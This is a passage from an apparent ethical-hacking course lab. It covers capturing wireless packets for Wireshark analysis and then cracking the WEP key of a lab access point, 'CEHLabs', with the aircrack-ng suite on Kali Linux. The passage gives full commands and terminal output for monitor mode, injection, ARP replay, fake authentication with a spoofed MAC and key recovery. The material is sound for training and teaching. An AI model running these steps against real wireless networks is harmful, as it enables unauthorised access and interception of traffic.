
10. Close the **Capture Settings** window by clicking the **Close** button as given in the screenshot.




11. Click **Start** in the menu bar to begin your network monitoring.




12. The application starts capturing packets and displays them in the **Frame Summary** window. You can see the number of captured packets at the bottom as shown in the screenshot.




13. Keep the packet capture running for a few minutes and then click the **Stop** button in the menu bar.




14. Now click the **Save As** button as shown in the screenshot.




15. **Save As** window appears, select a location and input the filename (here **Desktop** and **test**) and click the **Save** button.




16. Now launch **wireshark**. The wireshark main window appears, as shown in the following screenshot:




17. In the wireshark main window, click **File** → **Open** to view the saved packet capture file for analysis.



18. **Wireshark: Open Capture File** window appears, select the **test.cap** file and click **Open**.



19. The **test.cap** file opens in Wireshark window showing you the details of the packet for analysis. Here you can see the wireless packets captured which were otherwise masked to look like ethernet traffic.



20. You can access the saved packet capture file anytime, and by issuing packet filtering commands in the Filter field, you can narrow down the packet search in an attempt to find packets containing sensible information.
21. In real time, attackers enforce packet capture and packet filtering techniques to capture packets containing passwords (only for websites implemented on HTTP channel), perform attacks such as session hijacking, and so on.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

Task 2: Cracking a WEP Network with Aircrack-ng for Windows

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows.

Lab Scenario

Network administrators can take steps to help protect their wireless network from outside threats and attacks. Most hackers will post details of any loops or exploits online, and if they find a security hole, attackers will descend in droves to test your wireless network with it.

WEP is used for wireless networks; always change your SSID from the default, before you actually connect the wireless router for the access point. If an SSID broadcast is not disabled on an access point, the use of a DHCP server to automatically assign IP address to wireless clients should not be used, because war-driving tools can easily detect your internal IP addressing if the SSID broadcasts are enabled and the DHCP is being used.

As an ethical hacker and penetration tester of an organization, your IT director will assign you the task of testing wireless security, exploiting the flaws in WEP, and cracking the keys present in your organization's WEP. In this lab, we discuss how WPA keys are cracked using standard attacks such as KoreK and PTW.

Lab Objectives

The objective of this lab is to protect wireless network from attackers.

In this lab, you will learn how to:

- Crack WEP using various tools
- Capture network traffic
- Analyze and detect wireless traffic

Pre- Activity exercise

To execute this lab, you will need:


- A Windows 10 virtual machine running
- Kali Linux virtual machine
- Before starting this lab make sure that the Wireless Access point is configured in WEP Encryption in Windows 10 machine
- This lab requires wireless network adapter installed on your machine. If you don't have this adapter, please do not proceed to the lab.

Overview

WEP is a component of the IEEE 802.11 WLAN standards. Its primary purpose is to provide confidentiality of data on wireless networks at a level equivalent to that of wired LANs, which can use physical security to stop unauthorized access to a network. WEP uses a **24-bit initialization vector (IV)** to form stream cipher RC4 for confidentiality, and the CRC-32 checksum for integrity of wireless transmission. It has significant vulnerabilities and design flaws and **can be easily cracked**.

Activity:

1. Launch a **Kali Linux** virtual machine and login as **root/toor**.
2. Open a **terminal** window from the taskbar.
3. In a terminal window type **airmon-ng** and press **Enter**. To find the wireless adapter




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airmon-ng  


| PHY  | Interface | Driver    | Chipset                                              |
|------|-----------|-----------|------------------------------------------------------|
| phy2 | wlan0     | rt2800usb | Linksys WUSB54GC v3 802.11g Adapter [Ralink RT2070L] |

  
root@kali:~#
```

4. Now put the wireless adapter into monitor or promiscuous mode, to do this type **airmon-ng start wlan0** and press **Enter**.
5. By issuing this command **airmon** will change the interface name as **wlan0mon** as shown in the screenshot.



```
root@kali:~# airmon-ng start wlan0  
Found 3 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to run 'airmon-ng check kill'  


| PID  | Name           |
|------|----------------|
| 476  | NetworkManager |
| 1333 | wpa_supplicant |
| 3888 | dhclient       |


| PHY  | Interface | Driver    | Chipset                                              |
|------|-----------|-----------|------------------------------------------------------|
| phy2 | wlan0     | rt2800usb | Linksys WUSB54GC v3 802.11g Adapter [Ralink RT2070L] |

  
(mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]wlan0mon)  
(mac80211 station mode vif disabled for [phy2]wlan0)  
  
root@kali:~#
```

6. Use **airodump-ng** to get the list of detected access points, and also a list of connected clients ("stations").
7. Type **airodump-ng wlan0mon** and press **Enter**. By issuing this command we can see all the available Access Points (APs) and clients within our range.
8. In this lab we are choosing CEHLabs to perform the WEP cracking.

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airodump-ng wlan0mon
CH 13 ][ Elapsed: 1 min ][ 2018-01-13 06:57

BSSID            PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
20:E5:2A:E4:38:00 -34    41         29   11   7  54e  WEP   WEP   PSK   CEHLabs
46:D9:E7:09:72:E7 -60    41         33    0   1  54e  WPA2  CCMP  PSK
46:D9:E7:09:70:A5 -66    40         26    0   1  54e  WPA2  CCMP  PSK
B8:C1:A2:3D:65:74 -72    38          0    0   2  54e  WPA   CCMP  PSK
D0:5B:A8:A5:E3:DD -74     5          0    0   7  54e  WPA2  CCMP  PSK

BSSID            STATION            PWR  Rate  Lost  Frames  Probe
20:E5:2A:E4:38:00 40:9B:CD:97:36:30  -8   54e-54e  0     31
46:D9:E7:09:72:E7 F0:F6:1C:4C:93:A3 -56   0 - 1    0     23
46:D9:E7:09:72:E7 54:35:30:C4:A9:83 -76   0 - 1    0     7
D0:5B:A8:A5:E3:DD B0:C0:90:A4:62:28 -74   0 - 1    0     5
(not associated) 54:27:58:BF:D2:27 -70   0 - 1    0     2
  
```


9. Before proceeding, check if the injection attack can be performed on the target AP.
10. Now, open a new terminal window and type **aireplay-ng -9 -e CEHLabs -a 20:E5:2A:E4:38:00 wlan0mon** and press **Enter**.
11. In the above command, where:
 - a. **-9** is for Injection Test
 - b. **-e CEHLabs** is Wireless Network Name
 - c. **-a 20:E5:2A:E4:38:00** is the MAC address of the Access Point
 - d. **wlan0mon** is the wireless interface name
12. While performing this process you should receive message as **Injection is working!** as shown in the screenshot.

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aireplay-ng -9 -e CEHLabs -a 20:E5:2A:E4:38:00 wlan0mon
04:51:43 Waiting for beacon frame (BSSID: 20:E5:2A:E4:38:00) on channel 7
04:51:43 Trying broadcast probe requests...
04:51:43 Injection is working!
04:51:45 Found 1 AP

04:51:45 Trying directed probe requests...
04:51:46 20:E5:2A:E4:38:00 - channel: 7 - 'CEHLabs'
04:51:50 Ping (min/avg/max): 0.579ms/5.391ms/11.241ms Power: -30.53
04:51:50 15/30: 50%
  
```


13. Next, start airodump-ng to capture the **Initialization Vector (IV)** from the AP.
14. By running this command airodump-ng will capture the IVs generated from the specific Access Point.
15. Open a new terminal window and type **airodump-ng --bssid 20:E5:2A:E4:38:00 -c 7 -w WEPcrack wlan0mon** and press **Enter**.
 - a. **--bssid 20:E5:2A:E4:38:00** is the access point MAC address. This eliminates extraneous traffic.
 - b. **-c 7** is the channel number for CEHLabs network
 - c. **-w WEPcrack** is the name to be prefix for the file which contains the IVs.
 - d. **wlan0mon** is the interface name.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airodump-ng --bssid 20:E5:2A:E4:38:00 -c 7 -w WEPcrack wlan0mon
```


16. Next, we need to generate traffic between the AP and the station. Open another terminal type **aireplay-ng -3 -b 20:E5:2A:E4:38:00 -h 40:9B:CD:97:36:30 wlan0mon** and press **Enter**.

17. It will generate ARP traffic in the network. The reason for choosing the ARP request packets is because the Access Points will usually rebroadcast them and this will generate the new IV.




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# aireplay-ng -3 -b 20:E5:2A:E4:38:00 -h 40:9B:CD:97:36:30 wlan0mon  
The interface MAC (68:7F:74:67:DB:F6) doesn't match the specified MAC (-h).  
ifconfig wlan0mon hw ether 40:9B:CD:97:36:30  
04:54:41 Waiting for beacon frame (BSSID: 20:E5:2A:E4:38:00) on channel 7  
Saving ARP requests in replay_arp-0113-045441.cap  
You should also start airodump-ng to capture replies.  
Read 1522 packets (got 0 ARP requests and 290 ACKs), sent 0 packets...(0 ppsRead 1525 packets (got 0  
ARP requests and 290 ACKs), sent 0 packets...(0 ppsRead 1526 packets (got 0 ARP requests and 290 AC  
ks), sent 0 packets...(0 ppsRead 1527 packets (got 0 ARP requests and 290 ACKs), sent 0 packets...(0  
ppsRead 1576 packets (got 0 ARP requests and 302 ACKs), sent 0 packets...(Read 1577 packets (got 0  
ARP requests and 302 ACKs), sent 0 packets...(0 onRead 1578 packets (got 0 ARP requests and 302 ACKs)
```

18. The source MAC address should be associated with the access point in order to accept the packet. The source MAC address, which is used to inject the packets has no connection with the Access Point; so the AP usually ignores the packets and sends out a **DeAuthentication** packet in a clear text. In order to create a fake authentication, we need to associate it with the Access Point.
19. Next, use **aireplay-ng** to do a fake authentication with the access point, this will generate authentication packets in the traffic. Open a new terminal type **aireplay-ng -1 0 -e CEHLabs -a 20:E5:2A:E4:38:00 -h 40:9B:CD:97:36:30 wlan0mon** and press **Enter**.
 - a. **-1** means fake authentication
 - b. **0** reassociation timing in seconds
 - c. **-e CEHLabs** is the wireless network name
 - d. **-a 20:E5:2A:E4:38:00** is the access point MAC address
 - e. **-h 40:9B:CD:97:36:30** is our card MAC address
 - f. **wlan0mon** is the wireless interface name



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# aireplay-ng -1 0 -e CEHLabs -a 20:E5:2A:E4:38:00 -h 40:9B:CD:97:36:30 wlan0mon  
The interface MAC (68:7F:74:67:DB:F6) doesn't match the specified MAC (-h).  
ifconfig wlan0mon hw ether 40:9B:CD:97:36:30  
04:53:32 Waiting for beacon frame (BSSID: 20:E5:2A:E4:38:00) on channel 7  
04:53:32 Sending Authentication Request (Open System) [ACK]  
04:53:32 Authentication successful  
04:53:32 Sending Association Request [ACK]  
04:53:32 Association successful :-) (AID: 1)
```

20. Switch back to the **terminal** where **airodump-ng** is running. Wait till the number of captured packet reaches the range of 15,000-20,000. Press **Ctrl+C** to stop the capture.




```
CH 7 ][ Elapsed: 54 mins ][ 2018-01-13 05:30 ][ fixed channel wlan0mon:  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER  
20:E5:2A:E4:38:00 -32 0 21826 20509 7 7 54e. WEP WEP  
BSSID STATION PWR Rate Lost Frames Prob  
20:E5:2A:E4:38:00 40:9B:CD:97:36:30 0 54e- 1 3636 1651689
```

21. Now, launch the aircrack-ng to recover the WEP key from the capture file. Type **aircrack-ng WEPcrack-01.cap** and press **Enter**.
22. By issuing the above command aircrack-ng will crack the WEP key of the CEHLabs as shown in the screenshot.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# aircrack-ng WEPcrack-01.cap  
Opening WEPcrack-01.cap  
Read 2464654 packets.  
  
# BSSID ESSID Encryption  
1 20:E5:2A:E4:38:00 CEHLabs WEP (20509 IVs)  
  
Choosing first network as target.  
Opening WEPcrack-01.cap  
Attack will be restarted every 5000 captured ivs.  
Starting PTW attack with 20509 ivs.  
  
Aircrack-ng 1.2 rc4  
  
[00:00:00] Tested 88 keys (got 13614 IVs)  
  
KB depth byte(vote)  
0 2/ 3 98(18432) 8B(17920) 3B(17408) 5D(17408)  
1 3/ 8 48(18176) 33(17920) 92(17408) C3(17408)  
2 0/ 2 31(20224) 15(18688) 7E(18688) 3B(18176)  
3 0/ 1 97(22016) 03(19456) 48(18432) 7D(18432)  
4 0/ 2 49(20480) BF(19968) 14(18432) 07(18176)  
  
KEY FOUND! [ 98:48:35:97:49 ]  
Decrypted correctly: 100%
```

